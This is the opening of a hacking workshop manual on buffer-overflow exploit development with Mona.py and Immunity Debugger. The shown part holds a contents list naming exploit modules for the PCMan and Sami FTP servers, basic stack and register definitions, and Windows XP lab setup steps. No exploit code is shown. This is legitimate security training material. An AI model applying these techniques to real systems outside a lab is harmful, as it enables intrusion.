Hacking

WORKSHOPS

MONA.PY AND EXPLOIT DEVELOPMENT ON THE EDGE

RAHELL AHMED

Table of Contests

Module 1– Setup your own lab 4
Pre-requisites 4
What will be covered 4
What will not be covered 4
What you will learn 4
Basic Knowledge 4
Setup Exploit Development Environment 5
Installing Windows XP on Virtual Box 5
Vulnerable App 16
Immunity Debugger 16
Mona.py Plugin 16
Exploit Coding 17

Module 2 – Understanding Metasploit and Mona.py 18
Introduction 18
What we will cover 18
Metasploit Exploit Development 18
Fuzzing 18
Controlling 18
Mona.py & Exploit Development 18
Mona.py Usage 19
!mona update –http 19
!mona config – set workingfolder c:\workingfolder\logs 19
!mona –cpb '\x00\x0a\x0d' 19
Bytearray & bad chars 19
Bad characters logic behind the scene 19
!mona bytearray -b '\x00\x0a\x0d' 19
!mona compare -f bytearray.bin 20
How would you know all bad chards identified 20
Comparison of Metasploit & Mona.py Exploit Development 20

Module 3 – Reverse Engineering Remote Exploits and writing our own code 20
Introduction 21
Pre-requisite 21
Downloading the vulnerable Application 21
Vulnerable App 1 21
Exploit for App1 21
Vulnerable App2 22
Exploit for App2 22

Understanding Exploit1 for Vulnerable App1 23
Logging into exploit development lab 24
Your Task 30

Module 4 – Exploring Mona.py Features 31
Introduction 31
Pre-requisite 31
What we will cover 31
Mona.py Features 31
Offset Detection 31
Dumping Memory content 33
Egg Hunting 33
Finding Cyclic Pattern (findmsp) 33
Suggest 34

Module 5 – Using Mona.py with Debuggers to write quick exploits 35
Introduction 35
Pre-requisite 35
Lab Requirements 35
Exploit Development on the Edge for PCMan's FTP Server 36
Quick Fuzzing 36
Exploit Module for PCMan's FTP Server. 40
Exploit Development on the Edge for Sami FTP Server 42
Quick Fuzzing 42
Sami FTP Server Exploit Module 47

Module 1 – Setup your own lab

Welcome to the "Mona.py and exploit development on the edge" workshop. We have presented exploit development with Metasploit in the last month workshop, however in this workshop you will only be working with Mona.py and Immunity Debugger to perform exploit development. In reality Mona.py is a plugin for Immunity debugger, so we will be using Immunity Debugger as a tool. Surprised? You don't have to! Mona.py will do the exploit development job for you as the whole purpose of this workshop is utilizing the best out of Mona.py.

Pre-requisites

- Sound Knowledge of TCP/IP protocols
- Basic knowledge of Metasploit framework
- Prior hands-on experience with Immunity Debugger
- Understands the core concepts in information security and more on how exploits works

What will be covered

In this workshop we will cover exploit development lifecycle on practical measures and we will focus on utilizing Immunity Debugger and Mona.py to achieve our goal.

What will not be covered

In this workshop we will not go into the basic concepts of how exploit works, however we will present quickly on how to setup the environment to complete this workshop practically while working from your computer and outline a few of basic requirements of exploit development.

What you will learn

This workshop will teach you on how to start from the beginning and reach the level of coding your exploit. You will get to know more about Mona.py and how it makes your life easy in exploit development.

Basic Knowledge

Stack is a data structure that follows the rule, Last in First Out (LIFO). Stack contains local variable, function info and other details. There are two operations possible on stack PUSH and POP.

Remote Exploit; is a piece of code, which works over a network and exploits the security weakness in the application.

Instruction Pointer; *stores the offset address of the next instruction to be executed. This pointer plays a key role in exploit development, which you will realize once you complete this workshop. [Keep a note somewhere]*

Stack Pointer *provides the offset value within the program stack. Stack pointer in association with SS register refers to the current position of data address within the program stack.*

Base Pointer *helps in referencing the parameter variables passed to a subroutine.*

Mona.py

It's the pycommand for Immunity Debugger, which replaces ***pvefindaddr***, Mona.py have solved performance issues, offering improvements and introducing many new features. Mona.py gives much automation to exploit development and it gives you much flexibility to customize development of exploits and also helps you to develop exploits on the Metasploit format. We will further explore its features in more granular details in the upcoming modules.

Setup Exploit Development Environment

What you need:


- Windows XP running on Virtual Box (or if you have two machines connected on the same network then no need)
- Immunity Debugger
- Mona.py
- Skills in Exploit Development (don't worry if you don't have we will help you build these skills here)
- Free Float FTP Server (it's easy to use this in proof of concepts workshops)

We have been covering on how to setup virtual hacking environment in our previous workshops. However, some readers might be new and to avoid disruptions we need to keep you attentive on one screen. we will cover this quickly below.


Installing Windows XP on Virtual Box

Download Link: *https://www.virtualbox.org/wiki/Downloads*.

Select & download the binary, as per your operating system requirement, in my case I will install the ***VirtualBox-4.3.12-93733-OSX*** from the above download link as shown below.




Next double click the icon shown in step 1 in the above figure.




Next continue to install by clicking the continue button.


Next begin installation by clicking the continue button



Next select the installation location or customize the installation as shown above, however it is recommended to leave the settings as default and hit installation.



Next successful installation will show the below screen.




Virtual box installation is now complete. Our next step will be setting up the Windows XP as a virtual machine.

Let's setup the Virtual Machine for Windows XP, the figures below explains the step-by-step method of configuring the new virtual machine by using Virtual Box.


Run the Virtual Box by simply clicking its icon from Applications and you will see it runs quickly as shown below.

Next click the new button on top left corner to setup new machine, type the name and select type of operating system and select the operating system version to install. Configure this as shown in below figure.

Once this is complete you will be prompted to select the memory for this virtual machine.



Next configure the memory size, as you are installing windows XP hence you do not need to waste your memory, for windows XP 512MB of RAM size would be enough.




Next step is to configure the hard drive, for windows XP 10GB space would be enough and is recommended.


Next select the hard drive type as VID (Virtual Box Disk Image) and continue.

Next allocate the space dynamically to save your MAC machine.


Next configure the size and name of the virtual hard disk you have just configured and create the disk as shown below.



